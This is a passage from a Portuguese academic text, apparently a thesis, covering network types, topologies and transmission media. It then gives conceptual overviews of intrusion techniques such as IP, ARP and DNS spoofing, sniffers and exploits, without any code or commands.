


Figura 4: Rede MAN (PINTO, 2010).

Com o desenvolvimento e a demanda da necessidade de comunicação, tornou-se necessário ter comunicação, ou seja, troca de informações entre dispositivos em qualquer lugar do mundo, assim foi desenvolvida a tecnologia *Wide Area Network* (WAN) que permite a interligação de redes locais, metropolitanas e equipamentos de rede em uma grande área geográfica, de qualquer lugar do mundo, a Figura 5 ilustra a interligação entre os dispositivos (FILHO, 2012).




Figura 5: Rede WAN (PINTO, 2010).

Campus Area Network (CAN), permite a interligação entre computadores em diferentes edificações de um mesmo complexo institucional, esse tipo de rede é utilizado para interligar prédios de universidades, condomínios, entre outros. A rede CAN é dividida em dois tipos a *Peer-to-Peer*, arquitetura de computadores que não necessitam de qualquer tipo de sistema operativo, e os computadores não necessitam de ter grande capacidade de processamento. E a *Client/Server*, arquitetura há computadores dedicados, ou seja, necessita de grande capacidade de memória e processamento e ter um sistema operando todos os recursos da máquina e da rede (TELECO,2016).

A Figura 6 representa o funcionamento de uma rede do tipo CAN, a interligação entre os prédios e edifícios.




Figura 6: Rede CAN (PINTO, 2010).

Uma rede do tipo *Storage Area Network (SAN)* é uma rede baseada *Fibre Channel* que permite a ligação entre vários computadores e dispositivos *Storage* que são os dispositivos de armazenamento não são conectados aos servidores, mas à própria rede, sendo visíveis a todos os servidores na rede. O modelo de rede de armazenamento (SAN) coloca o armazenamento em sua própria rede dedicada, removendo o armazenamento de dados do barramento SCSI de servidor para disco e da rede principal do usuário (SYMANTEC, 2016). Uma rede com armazenamento compartilhado que é visível a todos os servidores na SAN. A Figura 7 ilustra a interligação entre os *storages*, *switch*, servidores e estações de trabalho.




Figura 7: Rede SAN (GUIA DO EMPRESÁRIO, 2013).

As topologias de redes são a forma em que os computadores e dispositivos estão interligados, tais redes em anel, barramento, estrela, malha, ponto-a-ponto e árvore.

A Figura 8 representa a topologia de anel todos os computadores são conectados através de um circuito fechado, em série e o último computador conectado a sequência se conectará novamente ao primeiro computador da sequência.

Há algumas vulnerabilidades na topologia de anel, a falha de um nó pode provocar a falha da rede e também há dificuldade de localização das falhas, reconfigurar a rede. Softwares de alto nível se encarregam de reconhecer nós defeituosos e removê-lo da rede e assim reconfigurando novamente automaticamente. Entretanto, pode ocorrer eventualidade no estabelecimento de protocolo de acesso à rede dado que cada nó que terá de assegurar a continuidade do sistema e só após a certificação da rede o mesmo estará disponível para enviar informação (PINHEIRO, 2016).




Figura 8: Representação da topologia de anel (PINHEIRO, 2006).

A Figura 9 representa a topologia de barramento, os computadores são interligados por um cabo comum ou link de comunicação. A desvantagem da topologia de barramento é enquanto uma máquina transmite um sinal toda à rede fica ocupada, se outra máquina tentar transmitir um sinal ocorrerá uma colisão e será preciso reiniciar a transmissão, ou seja, quanto mais máquinas estiverem conectadas pior será o desempenho da rede. A vantagem é a fácil instalação e a possibilidade de expansão sem afetar a rede, ou seja, possível expandir com a rede ativa. A vulnerabilidade deste barramento é a dificuldade de mudar ou mover nós é uma desvantagem e praticamente não oferece tolerância a falhas. Há grande dificuldade de diagnosticar falhas ou erros e defeitos no barramento interromperá. Entretanto, em uma rede adequadamente projetada e construída, tais defeitos não são comuns. Uma falha em uma única estação de trabalho geralmente não afeta a rede toda (PINHEIRO, 2016).




Figura 9: Representação da topologia de barramento (PINHEIRO, 2006).

A Figura 9 representa a topologia de estrela, é a mais utilizada com cabos de par trançado e um concentrador que pode ser *hubs* ou um *switchs*. As máquinas são conectadas todas ao um *hub* ou *switch* e o mesmo é encarregado de transmitir todos os dados para todas as máquinas. A vantagem desta topologia é a facilidade em encontrar falha, em realizar

modificações e a simplicidade no protocolo de comunicação. A desvantagem é que depende de um *hub* ou *switch*, o custo da rede é mais elevado e a distância é limitada a 100 metros sem um amplificador (PINHEIRO, 2016).




Figura 10: Representação da topologia de estrela (PINHEIRO, 2006).

A Figura 11 representa a topologia de malha, é muito utilizada por ser fácil de configurar e instalar os dispositivos na rede. Todas as máquinas estão interligadas, ou seja, todos os nós estão atados a todos os outros nós, assim o tempo de transmissão de dados é reduzido pelo fato de haver diversos caminhos até o destino (CARNEVAL et al., 2010).




Figura 11: Representação da topologia de malha (VINICIUS, 2012).

A Figura 12 representa a topologia de ponto-a-ponto, a estrutura da rede é configurada de forma que não há necessidade de ter um computador central para receber todos os dados, todas as máquinas são interligadas podendo funcionar tanto como cliente quanto como servidor, assim compartilhando arquivos e serviços (GOMES, 1999).




Figura 12: Representação da topologia de ponto-a-ponto (PINHEIRO, 2006).

Segundo PINHEIRO (2016), na topologia em árvore é essencialmente uma série de barras interconectadas. Geralmente existe uma barra centrais onde outros ramos menores se conectam. Esta ligação é realizada através de derivadores e as conexões das estações realizadas do mesmo modo que no sistema de barra padrão. Cuidados adicionais devem ser tomados nas redes em árvore, pois cada ramificação significa que o sinal deverá se propagar por dois caminhos diferentes. A menos que estes caminhos estejam perfeitamente casados, os sinais terão velocidades de propagação diferentes e refletirão os sinais de diferente maneira. Em geral, redes em árvore, representada pela Figura 13, trabalha com taxas de transmissão menores do que as redes em barramento comum por estes motivos.




Figura 13: Representação da topologia de árvore (MARTINEZ, 2016).

A arquitetura de interconexão para redes locais é realizada por meios físicos de transmissão, que se define em cabeamentos e sinais elétricos para a camada física em formato de pacotes e protocolos. Existem dois meios de transmissão, via cabo, cabo coaxial, fibra óptica e par trançado e comunicação sem fio, infravermelho, microondas e via rádio.

O cabo coaxial, representado pela Figura 14, é constituído por um fio de cobre condutor revestido por um material isolante e rodeado por uma blindagem. A transmissão dos dados

com o cabo coaxial é realizada através de sinais elétricos e a velocidade máxima de transmissão é de 20 MB/s (MORIMOTO, 2002; POZZEBON, 2013).




Figura 14: Ilustração de cabo coaxial (POZZEBON, 2013).

O cabo fibra óptica representado pela Figura 15, consiste em fios de vidro revestidos por duas camadas de plástico reflexivo. A transmissão dos dados com a fibra ótica é feita através de feixes de luz e a velocidade máxima de transmissão é de 100 MB/s (MATA, 2015; MORIMOTO, 2002).




Figura 15: Ilustração do cabo fibra óptica (NETSERVICE, 2015).

O cabo par trançado, representado pela Figura 16, consiste em fios de cobre revestidos por uma camada de plástico reflexivo e entrelaçados em pares com objetivo de cancelar as interferências eletromagnéticas. Este tipo de cabo é o mais utilizado em estruturas internas de empresas e em residências para interligar computadores e outros dispositivos. A

transmissão dos dados com cabo par trançado é feita através de pulsos elétricos e a velocidade máxima de transmissão é de 30 MB/s (MORIMOTO, 2002).




Figura 16: Ilustração do cabo par trançado (AZEVEDO, 2011).

A diferença entre os três tipos de cabo é representado pela Figura 17, onde é possível visualizar algumas utilidades distintas por cada um, a velocidade de transmissão dos dados, custo e o cabo de fibra óptica é imune a interferências eletromagnéticas (MORIMOTO, 2002).




Figura 17: Comparação dos cabos de transmissão (MATA, 2015).

A transmissão via raios infravermelhos representado pela Figura 18, é um feixe de luz, onde o sinal é convertido formato digital e é transmitido. A tecnologia de transmissão de rede através de raios infravermelhos oferece vantagens como a velocidade, segurança e o sigilo, mas os raios infravermelhos não conseguem atravessar paredes e objetos, e ainda não deram grandes sinais de avanços comerciais (FONSECA, 2016).




Figura 18: Ilustração do raio infravermelho (TECNICONTROL, 2016).

A Figura 19 representa a transmissão via microondas e via rádio funciona da mesma forma, são transmitidos por frequência, os sinais são transmitidos através do ar entre as estações de microondas. A transmissão ocorre em uma linha reta, de tal forma que as torres repetidoras de microondas devem estar à vista uma da outra (FILHO, 2016).




Figura 19: Ilustração da rede de micro-ondas e rádio (FILHO, 2016).

3.1 VULNERABILIDADES E FALHAS DE SEGURANÇA

Vulnerabilidade é uma deficiência de segurança, são falhas de segurança causadas por erros humanos, erros de programação, má configuração de algum *software* ou de rede. Caso o invasor consiga explorar essa vulnerabilidade pode ocasionar no roubo de dados, ataques como spoofing, implantação de vírus e *malwares*.

Segundo GUIMARÃES et al. (2016), a segurança deve ser entendida como parte fundamental da cultura interna da empresa, ou seja, qualquer incidente de segurança subteme-se como alguém agindo contra a ética da empresa. As ameaças à vulnerabilidade nos sistemas computacionais vêm crescendo em uma velocidade proporcional e muitas

vezes superior ao avanço tecnológico, dessa forma, faz-se necessário implementar uma política de segurança.

Segundo Kevin David Mitnick, "Segurança não é um produto que se pode comprar de prateleira, mas que consiste de políticas, pessoas, processos e tecnologia." (REDE SEGURA, 2016).

3.2 TÉCNICAS DE INVASÃO

Segundo Kevin David Mitnick, "Há um ditado popular que diz que um computador seguro é aquele que está desligado. Isso é inteligente, mas é falso: O hacker convencerá alguém a entrar no escritório e ligar aquele computador. Tudo é uma questão de tempo, paciência, personalidade e persistência." (PENSADOR, 2016).

Nesta sessão será definido algumas técnicas de invasão mais utilizada para roubo de dados, implantação de vírus, elevarem o tráfego de informações em um site para derrubá-lo, implementação de *malwares*, entre outros. Tais técnicas como, *spoofing* DNS, IP e ARP, *sniffers*, *exploits*, ataques DoS e DDoS, *wardriving* e *warchalking* e técnicas para quebras senha.

3.2.1 SPOOFING, DNS SPOOFING, SPOOFING IP, SPOOFING ARP

Um ataque de *spoofing* é quando uma pessoa personaliza um dispositivo ou uma rede com finalidade de atacar uma rede, roubar dados, distribuir vírus para ter controle de acesso aos *hosts*, assim podendo realizar os diferentes tipos de ataque de *spoofing*, o *Internet Protocol* (IP), *Domain Name System* (DNS), e *Address Resolution Protocol* (ARP) (DUPAUL, 2016).

O *spoofing* por IP é um dos métodos de ataque mais utilizados. Neste ataque, o invasor envia pacotes IP a partir de um falso endereço de origem, a fim de se disfarçar. Ataques de negação de serviço, muitas vezes usar *spoofing* IP sobrecarregar as redes e dispositivos com pacotes que parecem ser de endereços IP de origem legítima (DUPAUL, 2016).

Segundo DUPAUL (2016), existem duas formas de ataques de falsificação de IP pode ser utilizado para alvos sobrecarregar com tráfego. Um método é simplesmente inundar um alvo selecionado a partir de pacotes com endereços múltiplos falsificados. Este método

funciona da seguinte forma, é enviada diretamente uma vítima mais dados do que ele pode manipular. O outro método é a falsificação do endereço de IP do alvo e é enviado pacotes a partir desse endereço para vários destinatários diferentes na rede. Quando outra máquina recebe um pacote, este mesmo irá ser transmitido automaticamente outro pacote será enviado para o remetente na resposta. Uma vez que os pacotes falsificados parecem ser enviados a partir do endereço IP do alvo, todas as respostas para os pacotes falsificados serão enviados para o endereço IP do alvo.

Ainda segundo DUPAUL (2016), em ataques de *spoofing* de IP também pode ser utilizado para ignorar a autenticação baseada no endereço IP. Este processo pode ser muito complicado. É muito utilizado quando as relações de confiança estão em vigor entre máquinas em uma rede e sistemas internos. As relações de confiança usam os endereços de IP para verificar as identidades das máquinas ao tentar acessar algum sistema. Isso permite e facilita que invasores possam usar ataques de *spoofing* para representar máquinas com permissões de acesso e medidas de *bypass* de segurança de rede com base na confiança.

ARP é um protocolo que resolve os endereços IP para *Media Access Control* (MAC), ou seja, ele identifica o IP para transmissão de dados. Em um ataque *spoofing* ARP, o invasor envia mensagens ARP falsificadas através de uma rede de área local, a fim de vincular o endereço MAC do invasor com o endereço IP de um membro legítimo da rede. Os invasores costumam usar ARP *spoofing* para roubar informações, modificar dados em trânsito ou parar o tráfego em uma *Local Area Network* (LAN). Ataques de *spoofing* ARP também podem ser usados para facilitar outros tipos de ataques, tais como, sequestro de sessão e de negação de ataque *Man-in-The-Middle* (MITM), ou seja, instalam armadilhas entre o usuário e sites relevantes. ARP *spoofing* só funciona em redes locais que utilizam o *Address Resolution Protocol* (REAL PROTECT, 2015; DUPAUL, 2016).

O *Domain Name System* (DNS) é um sistema que associa nomes de domínios com endereços IP. Em um ataque *spoofing* servidor DNS, um invasor modifica o servidor DNS, a fim de redirecionar um nome de domínio específico para um endereço diferente. Em muitos casos, o novo endereço será para um servidor que esteja sendo controlada pelo invasor e contém pastas infectados com *malwares*. Ataques de *spoofing* do servidor DNS são muito utilizados para espalhar *worms* e vírus (PC, 2016).

3.2.2 SNIFFERS

Sniffers são *softwares* utilizados para capturar pacotes que estão transmitidos em um segmento de rede, são de grande utilidade para o sistema de *Intrusion Detection Systems* (IDS), sistemas que identificam invasores na rede (TACIO, 2011).

O *Sniffer* é uma ferramenta de apoio para realização de análises de tráfego de informações e também é a ferramenta de ataques para furto de informações de dentro de um segmento de rede. Essa ferramenta funciona da seguinte forma, ela vê os pacotes que estão sendo transmitidos, captura os e analisa o conteúdo daquele pacote (ZANCANELLA, 2006).

Essa ferramenta tem maior facilidade em capturar pacotes em redes baseadas em *hubs*, o *hub* é um dispositivo que tem como finalidade de interligar computadores em uma rede, trabalhando de forma simples, recebendo os dados e transmitindo para as demais máquinas da rede (ALECRIM, 2004).

Para compreender melhor, observe a Figura 20 a seguir:




Figura 20: Ilustração de um segmento de rede com Hub (ZANCANELLA, 2006).

Segundo ZANCANELLA (2006), quando uma máquina é ligada no *Hub* e alguma informação é enviada para outra máquina primeira os dados vão passar por todas as portas do hub e conseqüentemente vão passar por todas as máquinas até encontrar a máquina de destino. Se alguma máquina estiver com um *Sniffer* instalado tudo o que for transmitido através da camada de rede será capturado pelo mesmo e exibidos para o usuário do *Sniffer*, os dados que são capturados são organizados por tipos de protocolos, *Transmission Control Protocol* (TCP), *User Datagram Protocol* (UDP), *File Transfer Protocol* (FTP), *Internet Control Message Protocol* (ICMP), entre outros tipos.

Hoje existem diversos tipos de *Sniffers*, alguns são simples e com poucos recursos e outros há recursos avançados e são complexos e de difícil utilização, com possibilidade de geração de relatórios das análises da rede, o mais utilizado hoje é o *Wireshark*.

3.2.3 EXPLOITS

O *exploit* é um pedaço de *software*, dados ou uma sequência de comandos, este método tem como finalidade para descobrir vulnerabilidade e também para ganhar domínio sobre um sistema de computador, ou seja, tornar um defeito ou falha como vantagem (CANALTECH, 2016a).

